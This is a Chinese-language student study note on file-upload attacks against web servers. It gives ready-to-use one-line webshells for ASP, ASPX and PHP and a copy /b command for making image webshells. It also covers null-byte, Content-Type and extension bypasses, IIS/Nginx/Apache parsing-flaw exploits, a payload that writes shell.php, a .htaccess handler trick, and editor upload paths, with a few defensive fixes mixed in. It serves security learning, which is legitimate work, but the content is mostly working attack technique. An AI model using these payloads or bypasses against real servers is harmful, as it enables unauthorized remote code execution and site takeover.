**16信安 莫锦成**

·WebShell

WebShell就是以asp、php、jsp或者cgi等网页文件形式存在的一种**命令执行环境**，也可以将其称做为一种**网页后门**。中国菜刀可以连接asp、aspx、php、jsp的一句话木马。

·常见的一句话木马

Asp：<%eval request("x")%>

aspx: <%@ Page Language="Jscript"%><%eval(Request.Item["x"],"unsafe");%>

php: <?php @eval($\_POST['x']);?>

密码均为x

# 一、本地检测及绕过方法


**·前台文件扩展名检测**（弹小框框的一般就是该检测了）（本地漏洞 客户端漏洞 改扩展名，burp抓包，改回来即可）


四种办法绕过，

1 . 00截断（两种方式实现，但实质都一样）

00截断原理：计算机遇到'\0'字符，就认为字符串结束了。（可以联系c语言字符串后面自动添加了一个‘\0’来判断是否到达末尾 来理解）

方法一：在hex中修改（在16进制中修改）





找到文件名pass.php.jpg对应的地方




把2e改为00（【2e】是字符【.】对应的hex值）



方法二

直接在.php后面加上%00然后选中%00，对其进行url-decode处理





方法三：直接用在.php后面加上【’\0’】（但此方法是有时无效）



方法四：直接把【pass.php.jpg改为pass.php】



**·content-type参数检测** （修改数据包content-type）

ContentType 一般参数有


application/x-cdf 应用型文件

text/HTML 文本


image/JPEG  jpg 图片


image/GIF  gif图片

把ContentType 由application/x-cdf改为image/gif



·文件内容检测 ：文件内容检测脚本中getimagesize(string filename)函数会通过读取文件头，返回图片的长、宽等信息，如果没有相关的图片文件头，函数会报错，是一种比较严的防御措施。

读取的文件头指的是用notepad++打开的可以看到的那些图片文件里面的那些**字符**




所以经常要将一句话木马插入到图片中，打开cmd，进入该文件夹，

输入copy doram.jpg/b+lubr.php/a xiaoma.jpg生成图片马xiaoma.jpg，

注意：要将文件名改为【xiaoma.jpg.php】再上传，因为上传jpg文件菜刀是无法识别的，一定要上传php，asp等这些类型的脚本文件

（图片马）(生成图片马 copy 1.jpg/b+1.php/a xiaoma.jpg)



# 服务器端

·解析漏洞：

搭建平台：iis apache uginx

iis6.0 7.x

iis6.0

文件

logo.jpg

logo.asp;.jpg或logo.asp;.xx.jpg (分号截断绕过)

文件夹

image/logo.jpg

image.asp/logo.jpg

iis7.x

www.xxx.com/logo.jpg

www.xxx.com/logo.jpg/\*.php（星号\*代表任意字符）

apache

www.xx.com/xxx.jpg

www.xx.com/xxx.php.dasdsad

nginx 和iis的7.x 一致

# ·解析漏洞

一、IIS 5.x/6.0解析[漏洞](http://www.2cto.com/" \t "http://www.2cto.com/article/201309/_blank)利用方法有两种


1.目录解析

/xx.[asp](http://www.2cto.com/kf/web/asp/" \t "http://www.2cto.com/article/201309/_blank)/xx.jpg

漏洞原理：在网站下建立名字为 xx.asp的文件夹，其目录内的任何扩展名的文件都被IIS当作asp文件来解析并执行。（php的也是一样）

漏洞利用：

 例如创建目录 images.php，那么如果把这个写有一句话木马的1.jpg文件上传进images.php这个目录下面，那么http://127.0.0.1/images.php/1.jpg 这个就是一个后门地址，可以直接用菜刀去连接



2.文件解析

xx.asp;.jpg （分号截断）

漏洞原理：在IIS6.0下的服务器默认不解析;号后面的内容,

也就是说xx.asp;.jpg会被服务器看成是xx.asp,解析成了asp文件

漏洞利用：上传一个写有一句话的1.asp;.jpg木马文件就可以直接用菜刀连接了（或者直接上传一个大马也可以直接访问了）

IIS6.0 默认的可执行文件除了asp还包含这三种

/xx.asa

/xx.cer

/xx.cdx

二、IIS 7.x/ Nginx <8.03解析漏洞

漏洞原理：  
Nginx默认是以CGI的方式支持PHP解析的（即默认Fast-CGI为开启状态），普遍的做法是在

Nginx配置文件中通过正则匹配设置SCRIPT\_FILENAME。

当访问[http://www.xxx.com/phpinfo.jpg/1.php](http://192.168.1.102/phpinfo.jpg/1.php" \t "https://zhidao.baidu.com/question/_blank)这个URL时，$fastcgi\_script\_name会被设置为“phpinfo.jpg/1.php”，然后构造成SCRIPT\_FILENAME传递给PHP CGI。如果PHP中开启了fix\_pathinfo这个选项，PHP会认为SCRIPT\_FILENAME是phpinfo.jpg，而1.php是PATH\_INFO，所以就会将phpinfo.jpg作为PHP文件来解析了。

上传一个名字为1.jpg，内容为

<?[PHP](http://www.2cto.com/kf/web/php/" \t "http://www.2cto.com/article/201309/_blank) fputs(fopen('shell.php','w'),'<?php eval($\_POST[cmd])?>');?>

的文件（其实就是利用了fputs这个函数），然后访问1.jpg/.php,在这个目录下就会生成一句话木马 shell.php

·IIS7.5解析漏洞

IIS7.5的漏洞与nginx的类似，都是由于php配置文件中，开启了cgi.fix\_pathinfo，而这并不是nginx或者iis7.5本身的漏洞。

漏洞防御：  
（Nginx用户可以选择方案一或方案二，IIS用户应使用方案一）  
方案一，修改php.ini文件，将cgi.fix\_pathinfo的值设置为0。完成后请重启PHP和NGINX（或IIS）。  
方案二，在Nginx配置文件中添加以下代码然后重启服务器：  
　　if ( $fastcgi\_script\_name ~ \..\*\/.\*php ) {  
　　return 403;  
　　}

这行代码的意思是当匹配到类似test.jpg-w600/a.php的URL时，将返回403错误代码。

 三、Nginx <8.03 空字节代码执行漏洞

漏洞原理：Ngnix在遇到%00空字节时与后端FastCGI处理不一致，导致可以在图片中嵌入PHP代码然后通过访问xxx.jpg%00.php来执行其中的代码

影响版本:0.5.,0.6., 0.7 <= 0.7.65, 0.8 <= 0.8.37

四、利用apache解析漏洞绕过服务器端扩展名检测：

漏洞存在原理：Apache 是从右到左开始判断解析,如果为不可识别解析,就再往左判断.

这种**漏洞存在于**使用module模式与php结合的所有版本的Apache。

假如某网站刚好使用了有解析漏洞版本的Apache，而且其对服务器端对【.php】文件直接上传做了过滤,因为是“**服务器端”**对【.php】上传做了过滤，因此无论怎么用BurpSuite修改都不能上传成功。

**则绕过方法为：**

如果将该木马命名为 【1.php.adc】，则显示上传成功。

Apache首先识别【.abc】但不予解析，然后识别前一个扩展名【.php】并予以解析。

注意：菜刀中的地址应该写 http://...../../1.php.abc（因为实际上上传到服务器上的文件名是1.php.abc而不是1.php）

而不是 <http://...../../1.php>

其余配置问题导致的漏洞

(1)如果在 Apache 的 conf 里有这样一行配置 AddHandler php5-script .php 这时只要文件名里包含.php 即使文件名是 test2.php.jpg 也会以 php 来执行。

(2)如果在 Apache 的 conf 里有这样一行配置 AddType application/x-httpd-php .jpg 即使扩展名是 jpg，一样能以php 方式执行。

修复方案

1. apache配置文件，禁止 【 .php. 】 这样的文件执行
2. 用伪静态能解决这个问题，重写类似 .php.\* 这类文件，打开apache的httpd.conf找到#LoadModule rewrite\_module modules/mod\_rewrite.so

把最前面的#号去掉（#是注释的意思），重启apache,在网站根目录下建立.htaccess文件重写

（具体代码需要从网上找或学习写 .htaccess 文件的语法）

五、其他

在windows环境下，xx.jpg[空格] 或xx.jpg. 这两类文件都是不允许存在的，若这样命名，windows会默认除去空格或点,[黑客](http://www.2cto.com/" \t "http://www.2cto.com/article/201309/_blank)可以通过抓包，在文件名后加一个空格或者点绕过黑名单.若上传成功，空格和点都会被windows自动消除,这样也可以getshell。

·利用 .htaccess 上传shell

原理：.htaccess文件是apache中的一个配置文件，它负责相关目录下的网页配置。

利用：

如果在Apache中.htaccess可被执行且可被上传.那可以尝试在.htaccess中写入:

<FilesMatch "cimer"> SetHandler application/x-httpd-php </FilesMatch>

这句代码的意思是：调用php解析器解析一个文件名包含【cimer】这个字符串的任意文件

这个【cimer】的内容如果是一句话木马，即可利用菜刀连接。

拓：这里有一个问题，那就是怎么知道网站是什么搭建平台，服务器类型是什么，


这个一般可以通过站长之家，seo查询等查询出来，或者通过一些扫描软件扫描出来

·后台数据备份功能上传shell

利用后台数据库备份就是利用备份是可以任意制定文件名（“包括后缀名”）的漏洞。首先将木马的后缀名改成符合上传接口规则的名称，

例子：

先找到上传点，并把【webshell.asp】改成【webshell.jpg】然后上传



上传了之后记下路径



然后登录后台管理系统寻找数据库备份的地方，把文件名备份为【webshell.asp】然后就可以使用菜刀去连接了（要得到后台登录账号密码可以尝试使用sql注入或者暴力破解等方法）



本实例是将【webshell.asp】改成【webshell.jpg】利用数据库备份功能的漏洞，备份成以【.asp】结尾的文件，通过url远程连接，即可访问木马

（因为上传的webshell.jpg是无法用菜刀连接的，但备份之后在数据库里就有了webshell.asp了，就可以用菜刀连接了，**相当于间接性上传了一个webshell.asp文件！**十分巧妙！）

# 编辑器漏洞

**·Fckeditor漏洞上传webshell**

1. fckeditor是在线网友编辑器。
2. Fckeditor在2.4.2以下版本默认状态下存在一个直接上传文件的页面，可以上传webshell


这两个上传漏洞的页面默认路径为

/FCKeditor/editor/filemanager/browser/default/browser.html?type=Image&connector=connectors/asp/connector.asp


/FCKeditor/editor/filemanager/browser/default/connectors/asp/connector.asp?Command=GetFoldersAndFiles&Type=zhang&CurrentFolder=/

第一个页面是在网站根目录下的userfiles目录下的image目录下打开一个上传页面，上传的文件都保存在这个目录下。第二个是在网站根目录下的userfiles目录下创建一个zhang目录。

例如：打开一个含有该漏洞的网页

http://www.xxx.com/FCKeditor/editor/filemanager/browser/default/browser.html?type=Image&connector=connectors/asp/connector.asp

该页面的底部存在一个上传文件的功能，但是有时候该位置的上传也会做了一些过滤（默认是做了本地扩展名检测的过滤，burp抓包改包绕过即可）



**·EWebEditor编辑器上传漏洞**


eWebEditorTM 是一个在线HTML编辑器，演示：先登录后台管理页面




点击左边的【样式管理】




将滚动条拉到底部，选择说明含有【用于远程文件上传】等字眼的样式，点击此样式的【设置】，进入到该样式的设置界面



